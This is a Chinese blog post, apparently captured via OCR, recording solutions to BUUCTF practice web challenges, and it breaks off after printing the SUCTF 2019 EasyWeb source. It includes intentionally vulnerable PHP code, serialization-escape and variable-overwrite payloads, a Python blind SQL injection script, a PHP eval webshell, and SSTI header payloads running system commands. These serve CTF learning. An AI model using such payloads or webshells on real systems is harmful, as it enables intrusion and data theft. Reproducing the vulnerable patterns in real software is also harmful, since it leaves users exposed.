
BUUCTF刷题记录(4)

原创

bmth666 于 2020-04-12 12:43:11 发布 741 收藏

分类专栏： 刷题 文章标签： 安全 信息安全

本文链接：https://blog.csdn.net/bmth666/article/details/104961558



文章目录


web

打ctf(×)


被ctf打(√)

[ACTF2020 新生赛]Upload

和之前极客大挑战一样的题，上传后缀为phtml即可



连上蚁剑，即可得到flag



[安洵杯 2019]easy_serialize_php

给出了源码，去看了wp

```php
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}


if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

首先查看phpinfo有什么 `?f=phpinfo`

PHP Version	7.0.33

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	d0g3_f1ag.php	d0g3_f1ag.php
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html


本题是关键字被置空导致长度变短，后面的值的单引号闭合了前面的值的单引号，导致一些内容逃逸。
我们利用变量覆盖post一个：


```
_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

phpflag被替换为空后，$serialize_info的内容为


```
a:2:{s:7:"";s:48:";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```


刚好把后面多余的img部分截断掉





最后POST提交：`_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}`





参考：王叹之：[安洵杯 2019]easy_serialize_php
[安洵杯 2019]easy_serialize_php

[BJDCTF2020]Mark loves cat


界面很炫，看不出名堂，看wp发现又是git泄露

```php
<?php

include 'flag.php';

$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){     //GET方式传flag只能传一个flag=flag
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){    //GET和POST其中之一必须传flag
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){    //GET和POST传flag,必须不能是flag=flag
    exit($is);
}

echo "the flag is: ".$flag;
```

是$$变量覆盖的问题
首先我们post值：`$flag=flag`，那么就变为了$$flag=flag
get传参为`yds=flag`这样随着源码执行以后就变成了 $yds=$flag；这里的$flag是真的flag，那么$$x = $$y，也就是$yds=flag{XXXXXX}。
又满足

```php
if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}
```

即可输出$yds，为flag



[CISCN2019 总决赛 Day2 Web1]Easyweb

查看robots.txt得到信息

没找到文件，看wp发现是image.php.bak

```php
< ?php
include "config.php";

$id=isset($_GET["id"])?$_GET["id"]:"1";
$path=isset($_GET["path"])?$_GET["path"]:"";

$id=addslashes($id);
$path=addslashes($path);

$id=str_replace(array("\\0","%00","\\'","'"),"",$id);
$path=str_replace(array("\\0","%00","\\'","'"),"",$path);

$result=mysqli_query($con,"select * from images where id='{$id}' or path='{$path}'");
$row=mysqli_fetch_array($result,MYSQLI_ASSOC);

$path="./" . $row["path"];
header("Content-Type: image/jpeg");
readfile($path);
```

addslashes

(PHP 4, PHP 5, PHP 7)
addslashes — 使用反斜线引用字符串

说明

```
addslashes ( string $str ) : string
```

返回字符串，该字符串为了数据库查询语句等的需要在某些字符前加上了反斜线。这些字符是单引号（'）、双引号（"）、反斜线（\）与 NUL（NULL 字符）。

一个使用 **addslashes()** 的例子是当你要往数据库中输入数据时。 例如，将名字 *O'reilly* 插入到数据库中，这就需要对其进行转义。 强烈建议使用 DBMS 指定的转义函数 （比如 MySQL 是 mysqli_real_escape_string()，PostgreSQL 是 pg_escape_string()），但是如果你使用的 DBMS 没有一个转义函数，并且使用 \ 来转义特殊字符，你可以使用这个函数。 仅仅是为了获取插入数据库的数据，额外的 \ 并不会插入。 当 PHP 指令 magic_quotes_sybase 被设置成 *on* 时，意味着插入 ' 时将使用 ' 进行转义。

对单引号进行了过滤，无法闭合单引号，所以我们用 `\0` 来转义掉它的单引号。 `\0` 经过addslashes函数会先变成 `\\0` ,然后经过str_replace函数，会变成 `\` ，这样，就把id后面的单引号给转义了。

```sql
select * from images where id='\' or path=' or 1=1#    //闭合成功
```

师傅脚本如下：


```python
import requests

url = "http://9ab2997c-d180-475a-997b-cd035771b930.node3.buuoj.cn/image.php"
result = ''

for x in range(0, 100):
    high = 127
    low = 32
    mid = (low + high) // 2
    while high > low:
        #payload = " or id=if(ascii(substr((database()),%d,1))>%d,1,0)#" % (x, mid)
        #payload = " or id=if(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1,1),%d,1))>%d,1,0)#" % (x, mid)
        #users
        #payload = " or id=if(ascii(substr((select column_name from information_schema.columns where table_name=0x7573657273 limit 1,1),%d,1))>%d,1,0)#" % (x, mid)
        #password
        payload = " or id=if(ascii(substr((select password from users limit 0,1),%d,1))>%d,1,0)#" % (x, mid)
        params = {
            'id':'\\0',
            'path':payload
        }
        response = requests.get(url, params=params)
        if b'JFIF' in response.content:
            low = mid + 1
        else:
            high = mid
        mid = (low + high) // 2

    result += chr(int(mid))
    print(result)
```

得到密码：`f6be5fb688d9a417d057`,登录发现是文件上传


因为不允许上传带php的文件名，我们用php短标签来绕过：

`<?php @eval($_POST['a']);?>`可以用`<?=@eval($_POST['a']);?>`来代替。这个文件名，会被写入日志文件中去，然后用菜刀连接。

抓包传入



蚁剑连接，就可以在根目录得到flag




参考：

Mustapha Mond ：刷题记录：[CISCN2019 总决赛 Day2 Web1]Easyweb


王叹之：[CISCN2019 总决赛 Day2 Web1]Easyweb


[BJDCTF2020]The mystery of ip

XFF头的ssti模板注入，不会，看wp




首先发一个包添加：`X-Forwarded-For: test`






可行，那么就开始执行语句了`X-Forwarded-For: {{system('ls')}}`



最后在根目录得到flag，`X-Forwarded-For: {{system('cat /flag')}}`




[SUCTF 2019]EasyWeb

题目给出了源码：

```php
<?php
function get_the_flag(){
    // webadmin will remove your upload file every 20 min!!!!
    $userdir = "upload/tmp_".md5($_SERVER['REMOTE_ADDR']);
    if(!file_exists($userdir)){
    mkdir($userdir);
    }
    if(!empty($_FILES["file"])){
        $tmp_name = $_FILES["file"]["tmp_name"];
        $name = $_FILES["file"]["name"];
        $extension = substr($name, strrpos($name,".")+1);
    if(preg_match("/ph/i",$extension)) die("^_^");
        if(mb_strpos(file_get_contents($tmp_name), '<?')!==False) die("^_^");
    if(!exif_imagetype($tmp_name)) die("^_^");
        $path= $userdir."/".$name;
        @move_uploaded_file($tmp_name, $path);
        print_r($path);
    }
}

$hhh = @$_GET['_'];

if (!$hhh){
    highlight_file(__FILE__);
}

if(strlen($hhh)>18){
    die('One inch long, one inch strong!');
}

if ( preg_match('/[\x00- 0-9A-Za-z\'"\`~_&.,|=[\x7F]+/i', $hhh) )
    die('Try something else!');

$character_type = count_chars($hhh, 3);
if(strlen($character_type)>12) die("Almost there!");

eval($hhh);
?>
```

